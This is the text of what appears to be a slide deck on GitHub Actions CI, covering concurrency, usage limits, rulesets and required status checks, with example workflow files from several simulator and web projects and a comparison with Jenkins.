Required:  4 passed
Both jobs are green. Lesson: install what the tests need (setup-node), run pytest -rs so skips are listed, and make CI turn the skip into a failure (REQUIRE_NODE=1 here).
A stale git dependency
Jenkins jobs on this GitHub installed a sister simulator with pip install "pkg @ git+https://…" into a reused virtualenv. pip saw the package already installed and kept the old commit, so builds tested stale code and failed (SimEng 07 notes). Fixed with --force-reinstall.
On Actions: hosted runners start clean, so the trap returns only if you cache a virtualenv (or site-packages) keyed on a lock file that doesn't name the git commit, or use a persistent self-hosted runner. Key on the resolved commit, or don't cache environments.
on:
  workflow_dispatch:

concurrency:
  group: ${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: true

permissions:
  contents: read

jobs:
  slow:
    runs-on: ubuntu-24.04
    timeout-minutes: 5
    steps:
      - run: sleep 90 && echo "finished (not cancelled)"
Dispatched twice, 22 s apart: run 37214446270 was cancelled, run 37214470039 finished.
Speed and spend
- Concurrency group: runs sharing a group name don't overlap;
cancel-in-progress: truecancels the older one. Use the branch in the name so a new push cancels its own stale run, not other branches' timeout-minutes: a hung job otherwise runs for the 6-hour limit- Path filters (
paths,paths-ignore) skip workflows that a change can't affect. Never on a required check: a skipped workflow never reports, and the PR waits for ever (slide 20) - Caches; fewer matrix legs on PRs, all of them nightly
| Limit (October 2026) | Value |
|---|---|
| Public repos, standard hosted runners | free |
| Private repos, included minutes / month | Free 2,000 · Pro 3,000 · Team 3,000; then billed per minute |
| Concurrent jobs, standard runners | Free 20 · Pro 40 · Team 60 |
| Job run time, hosted runner | 6 hours |
| Workflow run time (incl. waiting) | 35 days |
| Matrix size | 256 jobs per run |
These change: check Actions limits and billing and usage before planning around them. Minutes on Windows and macOS runners cost more than Linux.
The words
- Protected branch: a branch GitHub guards with rules, so nobody can break it by accident
- Branch protection rule: the older mechanism; one rule per branch pattern, visible only to admins
- Ruleset: the newer one. Several can apply to a branch at once, they can be switched off without deleting, and anyone with read access can see them
- Required status check: a named check that must pass before a PR can merge
- Require branches to be up to date (strict): the PR must also contain the latest
main, so checks ran on what will be merged. Safer; costs a rebase and a re-run whenevermainmoves - Required reviews: N approvals from people with write access
- Block force pushes / deletions: history on
maincan't be rewritten, and the branch can't be deleted - Bypass list (rulesets) or include administrators (branch protection): who may ignore the rules. An empty bypass list means the owner is blocked too

This repo's ruleset, viewed logged out: Protect main, active on the default branch.
Setting on Protect main | Value |
|---|---|
| Target | default branch (main) |
| Require a pull request | yes, 0 approvals (a single-owner repo can't approve its own PRs) |
| Required status checks | Demo gate, from the GitHub Actions app |
| Require up to date (strict) | off |
| Block force pushes; restrict deletions | on |
| Bypass list | empty: no one, admins included |
Read back with gh api repos/OWNER/REPO/rulesets/24459524.
A direct push to main
remote: error: GH013: Repository rule violations found for refs/heads/main.
remote: - Changes must be made through a pull request.
remote: - Required status check "Demo gate" is expected.
 ! [remote rejected] HEAD -> main (push declined due to repository rule violations)
PR #1: the check fails
A deliberately wrong test: Demo gate red (run 37214705396); merge state BLOCKED.
$ gh pr merge 1 --squash
X Pull request #1 is not mergeable: the base branch policy prohibits the merge.
PR #3: every check green, still blocked
The only change renames the job to Demo gate (renamed). Its check passed (run 37215299081) but is isRequired: false; the required Demo gate never reports, so the PR stays BLOCKED.
Required checks match the check's name, which comes from the job's name: (or its ID), plus the matrix values for a matrix leg: test (3.10). Rename a job, or change a matrix, and update the ruleset in the same change.
PR #2 passed Demo gate and was squash-merged (run 37214851553). Every change since then, including this deck, went in the same way.
lighthouse:
  name: Lighthouse
  runs-on: ubuntu-latest
  needs: [lint-and-typecheck, unit-tests]
  services:
    postgres:
      image: postgres:16
      env:
        POSTGRES_USER: test
        POSTGRES_PASSWORD: test
        POSTGRES_DB: transformer_explainer_test
      ports:
        - 5432:5432
      options: >-
        --health-cmd pg_isready
        --health-interval 10s
        --health-timeout 5s
        --health-retries 5
  # Production-like: no E2E credentials provider, real `pnpm build`.
  env:
    DATABASE_URL: postgres://test:test@localhost:5432/transformer_explainer_test
    AUTH_SECRET: test-secret-do-not-use-in-production-test-secret
    AUTH_GITHUB_ID: test
    AUTH_GITHUB_SECRET: test
    NEXT_PUBLIC_SITE_URL: http://localhost:3000
    ADMIN_GITHUB_LOGINS: testadmin
    AUTH_TRUST_HOST: "true"
  steps:
    - uses: actions/checkout@v4

    # pnpm version comes from `packageManager` in package.json.
    - uses: pnpm/action-setup@v4

    - uses: actions/setup-node@v4
      with:
        node-version: 20
        cache: pnpm

    - run: pnpm install --frozen-lockfile
    - run: pnpm db:migrate
    - run: pnpm build
    # Starts `pnpm start`, audits `/`, `/learn` and `/learn/03-attention`
    # three times each, and fails on any category below 0.9.
    - run: pnpm lighthouse

    - name: Upload Lighthouse reports
      if: always()
      uses: actions/upload-artifact@v4
      with:
        name: lighthouse-reports
        path: .lighthouseci/
        include-hidden-files: true
        retention-days: 7
transformer-explainer/.github/workflows/ci.yml at d13988f, lines 139–191. Green at that commit: run 37214019146.
- Lighthouse: Google's page auditor. It loads a page in Chrome and scores 0–100 for performance (load speed), accessibility, best practices (security and modern-web hygiene) and SEO (search-engine basics)
- Lighthouse CI (LHCI): a CLI (
lhci autorun) that starts the site, audits each URL several times and fails if a score drops below a budget
"assert": {
  "assertions": {
    "categories:performance": ["error", { "minScore": 0.9 }],
    "categories:accessibility": ["error", { "minScore": 0.9 }],
    "categories:best-practices": ["error", { "minScore": 0.9 }]
  }
},lighthouserc.json: three runs each of /, /learn and /learn/03-attention; any of the three categories below 0.9 fails the job.
After deploying, a smoke check asks the live site whether it is healthy: pnpm smoke https://… (scripts/smoke-check.ts) fetches /api/health (200 only if the database is up and its schema is current) and every public page, and exits 1 on any failure. It is run by hand after each deploy (the project's RUNBOOK), not by this workflow.
Lighthouse job in the required checks on that repo's main, with Lint & Typecheck, Unit Tests, Verify maths and E2E Tests. Docs: GoogleChrome/lighthouse-ci.
Torch_Sim_Frontend matrix
jobs:
  test:
    runs-on: ubuntu-24.04
    strategy:
      matrix:
        python: ["3.10", "3.12"]
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with:
          python-version: ${{ matrix.python }}
      - name: Install (CPU-only PyTorch)
        run: |
          pip install torch --index-url https://download.pytorch.org/whl/cpu
          pip install -e ".[test]" ruff
      - name: Lint
        run: ruff check src tests ci examples
      - name: Tests (rules, four front ends agreeing, closed forms, PyTorch's FLOP counter, cost models)
        run: pytest -p no:logging --cov=simfront
      - name: Arithmetic and drift gate
        run: python ci/perf_gate.py --margin 3.0
      - name: CLI smoke test (Llama-3-70B on the meta device)
        run: simfront --model llama3-70b --tokens 1024 --offload optical --top 5
ci.yml at f78345d; green: run 37148753853 (checks test (3.10), test (3.12)). The CPU-only index keeps the PyTorch download small: no CUDA libraries on a runner with no GPU.
Rust_DES_Kernel two jobs
jobs:
  rust:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: dtolnay/rust-toolchain@stable
        with:
          components: rustfmt, clippy
      - uses: Swatinem/rust-cache@v2
      - name: Format
        run: cargo fmt --check
      - name: Clippy (library, tests, benches)
        run: cargo clippy --all-targets -- -D warnings
      - name: Tests (unit, golden parity, proptest, kernel)
        run: cargo test --release
      - name: CLI smoke test
        run: cargo run --release --bin disagg-rs -- --n 200 --json > /dev/null

  python:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: dtolnay/rust-toolchain@stable
        with:
          components: clippy
      - uses: Swatinem/rust-cache@v2
      - uses: actions/setup-python@v5
        with:
          python-version: "3.12"
      - name: Clippy (PyO3 bindings)
        run: cargo clippy --features python -- -D warnings
      - name: Build the extension and install the Python reference simulator
        run: |
          python -m venv .venv
          .venv/bin/pip install maturin
          .venv/bin/maturin develop --release -E dev
      - name: Differential tests against Disaggregated_Inference_Sim
        run: .venv/bin/pytest pytests
ci.yml at 91fcfc3; green: run 37206993167. Swatinem/rust-cache caches target/ and the cargo registry. maturin develop builds the PyO3 extension into a venv, then pytest checks it against the Python simulator. Both workflows on this slide pin actions by tag (@v4), not SHA: a follow-up for Dependabot.
FHE_Accelerator_Sim headline gate
jobs:
  test:
    runs-on: ubuntu-24.04
    strategy:
      matrix:
        python: ["3.10", "3.12"]
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with:
          python-version: ${{ matrix.python }}
      - uses: actions/setup-node@v4
        with:
          node-version: "22"
      - name: Install (with Memory_System_Sim for the optional HBM model)
        run: |
          pip install -e ".[dev]"
          pip install "memsim @ git+https://github.com/BrendanJamesLynskey/Memory_System_Sim"
      - name: Tests (scheme counts, simulator, properties, OpenFHE and HEIR front ends, memory model, JavaScript port bit-exact with Python)
        run: pytest -rs
      - name: Headline result unchanged (ARK-class baseline, results.md §4)
        run: |
          fhe-sim --params ark --hw ark --json | python -c "
          import json, sys
          d = json.load(sys.stdin)
          print(d['per_bootstrap_s'], d['bound'])
          assert round(d['per_bootstrap_s'] * 1e3, 2) == 13.94 and d['bound'] == 'memory-bound'
          "
ci.yml at 6288e2b; green: run 37153719825. Node is installed so the JavaScript-port parity tests run (slide 17), -rs lists any skips, a sibling repo is installed from git, and the last step fails the build if the published 13.94 ms result moves.
Memory_System_Sim second job
fhe-integration:
  runs-on: ubuntu-24.04
  steps:
    - uses: actions/checkout@v4
    - uses: actions/setup-python@v5
      with:
        python-version: "3.12"
    - name: Install with FHE_Accelerator_Sim
      run: pip install -e ".[test,fhe]"
    - name: FHE simulator with this HBM model
      run: |
        python -c "
        from fhe_sim import ACCELERATORS, PARAMS, bootstrap_trace, simulate, summarise
        from memsim.fhe import HBMChunkModel
        hw = ACCELERATORS['ark']
        a = summarise(simulate(bootstrap_trace(PARAMS['ark']), hw))
        b = summarise(simulate(bootstrap_trace(PARAMS['ark']), hw.with_(memory=HBMChunkModel())))
        print(a['per_bootstrap_s'], a['bound'], b['per_bootstrap_s'], b['bound'])
        assert b['per_bootstrap_s'] > a['per_bootstrap_s']
        "
ci.yml at d3b77d9; green: run 37148749389 (test (3.10), test (3.12), fhe-integration). The second job installs the FHE simulator and checks the two models still fit together: the HBM model must make bootstrapping slower than the ideal memory.
Each repo tests the other, so a change to one should re-run the other's workflow too: gh workflow run ci.yml -R OWNER/OTHER, or a repository_dispatch event sent from the first repo's CI.
The full side-by-side table (hosting, config, extensibility, maintenance, cost, control) is on the Introduction to Jenkins comparison slide, with when each one fits. This slide adds only the Actions view.
What Actions does best
- Lives in the repo: workflows are reviewed in PRs, run on PRs, and report as checks rulesets can require
- Nothing to host or patch on hosted runners; free for public repos
- The Marketplace: thousands of ready-made actions (pin them)
- GitHub-native events: issues, releases, comments, Dependabot,
workflow_dispatchbuttons - OIDC to the main clouds, environments with approvals
Where it is weaker
- GitHub only; another forge means another CI
- Hosted runners are generic VMs: no FPGA boards, licensed EDA tools or private lab networks without self-hosted runners, which you then maintain
- Debugging needs a push and a wait;
actonly approximates - Long, stateful or hardware-bound regressions fit Jenkins better (SimEng 07)
- GitLab bundles registry, environments and security scanning in one product, and organises
.gitlab-ci.ymljobs into stages by default
A common mix on this GitHub: Actions for every push and PR (fast, required checks), Jenkins for the simulator and RTL regressions that need local tools.
What we covered
- An event starts a workflow; jobs run on fresh runners; steps
runscripts orusesactions - Matrices for combinations;
needsand outputs to chain jobs; services for databases - Cache by content hash; artifacts for files; summaries and annotations for people
- Composite actions share steps; reusable workflows share jobs
permissions: {}then grant per job; secrets in environments; OIDC, not cloud keys- Pin actions by SHA and let Dependabot bump them; untrusted text goes through
env - Debug with
--debugre-runs andactionlint; make skipped tests loud - Concurrency groups, timeouts, path filters (not on required checks)
- Rulesets make
mainneed passing, correctly named checks
Next
- Introduction to CI/CD: the practice behind all of this
- Introduction to Jenkins: the self-hosted alternative
- SimEng 07: Jenkins for Simulation Teams: CI for simulators and RTL
- Interview_CI_CD: questions to test yourself